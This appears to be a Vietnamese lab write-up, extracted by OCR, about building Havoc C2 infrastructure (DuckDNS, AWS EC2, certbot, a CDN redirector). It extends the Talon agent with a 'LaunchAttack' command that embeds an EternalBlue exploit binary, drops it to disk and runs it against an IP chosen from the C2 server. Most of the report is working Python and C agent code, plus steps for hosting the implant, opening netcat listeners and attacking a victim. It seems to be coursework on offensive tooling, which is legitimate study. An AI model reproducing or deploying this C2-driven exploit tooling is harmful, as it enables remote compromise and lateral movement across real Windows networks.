

- Về việc phân tích gói tin thì do không domain fronting thành công nên cũng không có gì khác để phân tích.




- Tạo lại acc AWS thành công rồi.
- Thực hiện lại các bước như trên


success: ip address for khang224.duckdns.org updated to 3.106.192.237
domains 1/5
http:// sub domain .duckdns.org add domain
domain
current ip
ipv6
changed
khang224
3.106.192.237
update ip
ipv6 address
update ipv6
0 seconds ago
delete domain
This site is protected by reCAPTCHA and the Google
Privacy Policy and
Terms of Service apply.


EC2 > Instances
Instances (1/1) Info
Connect
Instance state
Actions
Launch instances
Status check
Alarm status
Availability Zone
Public IPv4 DNS
Public IPv4 ...
Elastic IP
IPv6 IPs
Monitoring
Initializing
View alarms
ap-southeast-2a
ec2-3-106-192-237.ap-...
3.106.192.237
disabled
i-095b6a6301f37a54d
Details
Status and alarms
Monitoring
Security
Networking
Storage
Tags
Instance summary Info
Instance ID
i-095b6a6301f37a54d
Public IPv4 address
3.106.192.237 | open address
Private IPv4 addresses
172.31.15.150
IPv6 address
Instance state
Running
Public IPv4 DNS
ec2-3-106-192-237.ap-southeast-2.compute.amazonaws.com



Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-1024-aws x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
System information as of Wed Apr 30 13:38:33 UTC 2025
System load: 0.08 Processes: 104
Usage of /: 8.6% of 19.20GB Users logged in: 0
Memory usage: 20% IPv4 address for eth0: 172.31.15.150
Swap usage: 0%
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '24.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
ubuntu@ip-172-31-15-150:~$

```
ubuntu@ip-172-31-15-150:~$ sudo certbot --nginx -d khang224.duckdns.org
Saving debug log to /var/log/letsencrypt/letsencrypt.log
Requesting a certificate for khang224.duckdns.org

Successfully received certificate.
Certificate is saved at: /etc/letsencrypt/live/khang224.duckdns.org/fullchain.pem
Key is saved at:         /etc/letsencrypt/live/khang224.duckdns.org/privkey.pem
This certificate expires on 2025-07-29.
These files will be updated when the certificate renews.
Certbot has set up a scheduled task to automatically renew this certificate in the background.

Deploying certificate
Successfully deployed certificate for khang224.duckdns.org to /etc/nginx/sites-enabled/default
Congratulations! You have successfully enabled HTTPS on https://khang224.duckdns.org

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
If you like Certbot, please consider supporting our work by:
 * Donating to ISRG / Let's Encrypt:   https://letsencrypt.org/donate
 * Donating to EFF:                    https://eff.org/donate-le
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
ubuntu@ip-172-31-15-150:~$
```

- Lần này acc này không dùng cloudfront được nên chuyển sang dùng bunny.
- Một lần nữa aws lại block account.

**Câu 7:**

- Do Havoc không hỗ trợ custom agent nên dùng source từ https://github.com/HavocFramework/Talon.git sau đó chỉnh sửa code **Talon.py.**




- Quá trình:
  - Ý tưởng: Format lại **ms17_010_eternalblue.exe** thành shellcode có thể thực thi trong VirtualAlloc. Sau đó custom lại agent của havoc thêm tính năng LaunchAttack. Tuy nhiên Demon quá phức tạp để chỉnh sửa vì vậy thay bằng Talon một Third party agent của Havoc.
  - Về vấn đề build file **.bin** từ file **ms17_010_eternalblue.exe** gắn mã hex vào mảng **eternalblue_attack**. Lúc đầu có 2 option là donut và pe2shc tuy nhiên cả 2 đều không hoạt động tốt với TLS callback lần 2. Vì vậy dùng giải pháp thay thế là lấy byte từ **ms17_010_eternalblue.exe** lưu thành một file thực thi rồi thực thi nó.
  - Do file output.txt quá lớn nên phải dùng lệnh terminal để build payload.h

```
┌──(kali㉿kali)-[~]
└─$ xxd -i ms17_010_eternalblue.exe > payload.h
```

- Đặt mã lệnh cho việc tấn công là 0x160

```
COMMAND_ETER_ATTACK      = 0x160
```

- Tạo class **CommandLaunchAttack**

```
class CommandLaunchAttack(Command):
    CommandId = COMMAND_ETER_ATTACK
    Name = "LaunchAttack"
    Description = "Launches EternalBlue-like attack"
    Help = ""
    NeedAdmin = False
    Mitr = []
    Params = [
        CommandParam(
            name="target_ip",
            is_file_path=False,
            is_optional=False
        ),
        CommandParam(
            name="filename",
            is_file_path=False,
            is_optional=False
        )
    ]

    def job_generate(self, arguments: dict) -> bytes:
        Task = Packer()
        Task.add_int(self.CommandId)
        Task.add_data(arguments['target_ip'])
        Task.add_data(arguments['filename'])
        return Task.buffer
```

- Thêm Command này vào class Talon

```
    Commands = [
        CommandShell(),
        CommandUpload(),
        CommandDownload(),
        CommandExit(),
        CommandLaunchAttack(),
    ]
```

- Trong phần response thêm phần nhận attack status

```
elif Command == COMMAND_ETER_ATTACK:
    Attack_status = response_parser.parse_str()
    self.console_message( AgentID, "Good", "Attack status:", Attack_status )
```

- Thêm **COMMAND_ETER_ATTACK** và hàm **CommandLaunchAttack** cho **Command.h**

```c
#ifndef TALON_COMMAND_H
#define TALON_COMMAND_H

#include <windows.h>
#include <Parser.h>

#define COMMAND_REGISTER        0x100
#define COMMAND_GET_JOB         0x101
#define COMMAND_NO_JOB          0x102

#define COMMAND_SHELL           0x152
#define COMMAND_UPLOAD          0x153
#define COMMAND_DOWNLOAD        0x154
#define COMMAND_EXIT            0x155
#define COMMAND_ETER_ATTACK     0x160

#define COMMAND_OUTPUT          0x200

typedef struct
{
    INT ID;
    VOID ( *Function ) ( PPARSER Arguments );
} TALON_COMMAND;

// Functions
VOID CommandDispatcher();

VOID CommandShell( PPARSER Parser );
VOID CommandUpload( PPARSER Parser );
VOID CommandDownload( PPARSER Parser );
VOID CommandExit( PPARSER Parser );
VOID CommandLaunchAttack( PPARSER Parser );
#endif
```

- Trong **Command.c** thêm LENGTH thành 6 sau đó thêm phần ID và Function cho EterAttack. Ngoài ra thêm *include "payload.h"*

```c
#include "payload.h"
```

```c
#define TALON_COMMAND_LENGTH 6

TALON_COMMAND Commands[ TALON_COMMAND_LENGTH ] = {
        { .ID = COMMAND_SHELL,          .Function = CommandShell },
        { .ID = COMMAND_DOWNLOAD,       .Function = CommandDownload },
        { .ID = COMMAND_UPLOAD,         .Function = CommandUpload },
        { .ID = COMMAND_EXIT,           .Function = CommandExit },
        { .ID = COMMAND_ETER_ATTACK,    .Function = CommandLaunchAttack },
};
```

- Tiếp tục trong **Command.c** viết hàm **CommandLaunchAttack**

```
VOID CommandLaunchAttack( PPARSER Parser )
{
    puts( "Command::LaunchAttack" );

    PPACKAGE Package  = NULL;
    char *Filename = NULL;
    char *TargetIP = NULL;
    UINT32 NameSize = 0;
    UINT32 NameSize1 = 0;
    LPVOID exec_mem = NULL;
    char* exe_result = NULL;
    char exe_path[MAX_PATH], cmd[1024];
    GetCurrentDirectoryA(MAX_PATH, exe_path);
    strcat(exe_path, "\\exploit.exe");
    FILE *f = fopen(exe_path, "wb");
    if (!f) return -1;
    fwrite(ms17_010_eternalblue_exe, 1, ms17_010_eternalblue_exe_len , f);
    fclose(f);

    // Get IP and filename
    TargetIP = (char*) ParserGetBytes(Parser, &NameSize);
    Filename = (char*) ParserGetBytes(Parser, &NameSize1);

    printf("[*] TargetIP: %s\n", TargetIP);
    printf("[*] SizeIP: %d\n", NameSize);
    printf("[*] Filename: %s\n", Filename);
    printf("[*] SizeName: %d\n", NameSize1);

    if (!TargetIP || !NameSize) goto Cleanup;
    TargetIP[NameSize] = '\0';
    if (!Filename || !NameSize1) goto Cleanup;
    Filename[NameSize1] = '\0';

    snprintf(cmd, sizeof(cmd), "\"%s\" %s %s", exe_path, TargetIP, Filename);
    STARTUPINFOA si = { .cb = sizeof(si) };
```

- Tạo file và ghi vào file

```
char exe_path[MAX_PATH], cmd[1024];
GetCurrentDirectoryA(MAX_PATH, exe_path);
strcat(exe_path, "\\exploit.exe");
FILE *f = fopen(exe_path, "wb");
if (!f) return -1;
fwrite(ms17_010_eternalblue_exe, 1, ms17_010_eternalblue_exe_len , f);
fclose(f);
```

- Đoạn code dưới đây làm nhiệm vụ nhận tham số từ lệnh của C2

```
// Get IP and filename
TargetIP = (char*) ParserGetBytes(Parser, &NameSize);
Filename = (char*) ParserGetBytes(Parser, &NameSize1);

printf("[*] TargetIP: %s\n", TargetIP);
printf("[*] SizeIP: %d\n", NameSize);
printf("[*] Filename: %s\n", Filename);
printf("[*] SizeName: %d\n", NameSize1);

if (!TargetIP || !NameSize) goto Cleanup;
TargetIP[NameSize] = '\0';
if (!Filename || !NameSize1) goto Cleanup;
Filename[NameSize1] = '\0';
```

- Thực thi file đã tạo.

```
snprintf(cmd, sizeof(cmd), "\"%s\" %s %s", exe_path, TargetIP, Filename);
STARTUPINFOA si = { .cb = sizeof(si) };
PROCESS_INFORMATION pi;
CreateProcessA(NULL, cmd, NULL, NULL, FALSE, 0, NULL, NULL, &si, &pi);
CloseHandle(pi.hProcess); CloseHandle(pi.hThread);
```


- Do Talon code cứng cấu hình trong config.h nên phải thêm code vào Talon.py để load lại host và port mới vào config.h


```
def update_config_file(config):
    with file_lock:
        with open("Include/Config.h", "r+") as file:
            file_data = file.read()
            print(f"Before update: {file_data}")
            file_data = re.sub(r'#define CONFIG_HOST.*', f'#define CONFIG_HOST L"{config["Options"]["Listener"]["Hosts"][0]}"', file_data)
            file_data = re.sub(r'#define CONFIG_PORT.*', f'#define CONFIG_PORT {config["Options"]["Listener"]["PortConn"]}', file_data)
            print(f"Data to write: {file_data}")

            file.seek(0)
            file.write(file_data)
            file.truncate()
            file.flush()

            file.seek(0)
            updated_file_data = file.read()
            print("After file update:", updated_file_data)

def update_config_in_thread(config):
    update_thread = threading.Thread(target=update_config_file, args=(config,))
    update_thread.start()
    update_thread.join()
```


- Chạy havoc server sau đó chạy **Talon.py**


```
┌──(venv)─(kali㉿kali)-[~/Havoc/payloads/Talon/Agent]
└─$ python Talon.py
[*] Connect to Havoc service api
[*] teamserver socket opened
[*] New Message
[*] Register Talon to Havoc
[*] register agent
```

- Tạo agent và đem vào thư mục Win7Blue



Payload
Agent:
Talon
Options
Listener:
okelab
Arch
x64
Format
Windows Executable
Config
Value
Sleep
10
Building Console
[*] hello from service builder
[*] Options Config: {'Arch': 'x64', 'Format': 'Windows Executable', 'Listener': {'BehindRedir': False, 'Cert': {'Cert': '', 'Key': ''}, 'Headers': None, 'HostBind': '192.168.111.138', 'HostHeader': '', 'HostRotation': 'round-robin', 'Hosts': ['192.168.111.138'], 'KillDate': 0, 'Methode': '', 'Name': 'okelab', 'PortBind': '8080', 'PortConn': '8080', 'Proxy': {'Enabled': False, 'Host': '', 'Password': '', 'Port': '', 'Type': '', 'Username': ''}, 'Response': {'Headers': None}, 'Secure': False, 'Uris': None, 'UserAgent': 'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36', 'WorkingHours': ''}}
[*] Agent Config: {'Sleep': '10'}
Generate


#define CONFIG_HOST L"192.168.0.251"
#define CONFIG_PORT 9001
#define CONFIG_SECURE FALSE
#define CONFIG_SLEEP 3
Data to write: #define CONFIG_USER_AGENT L"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36"
#define CONFIG_HOST L"192.168.111.138"
#define CONFIG_PORT 8080
#define CONFIG_SECURE FALSE
#define CONFIG_SLEEP 3
After file update: #define CONFIG_USER_AGENT L"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36"
#define CONFIG_HOST L"192.168.111.138"
#define CONFIG_PORT 8080
#define CONFIG_SECURE FALSE
#define CONFIG_SLEEP 3









- Tiếp theo trên máy kali mở cổng 8888 host file Talon.exe




- Đem file **shellcode4445.bin** sang thư mục Havoc để xíu tiện upload.
- Bật nc 4444 và 4445


- Tiếp theo tấn công vào victim1 bằng ethernalblue

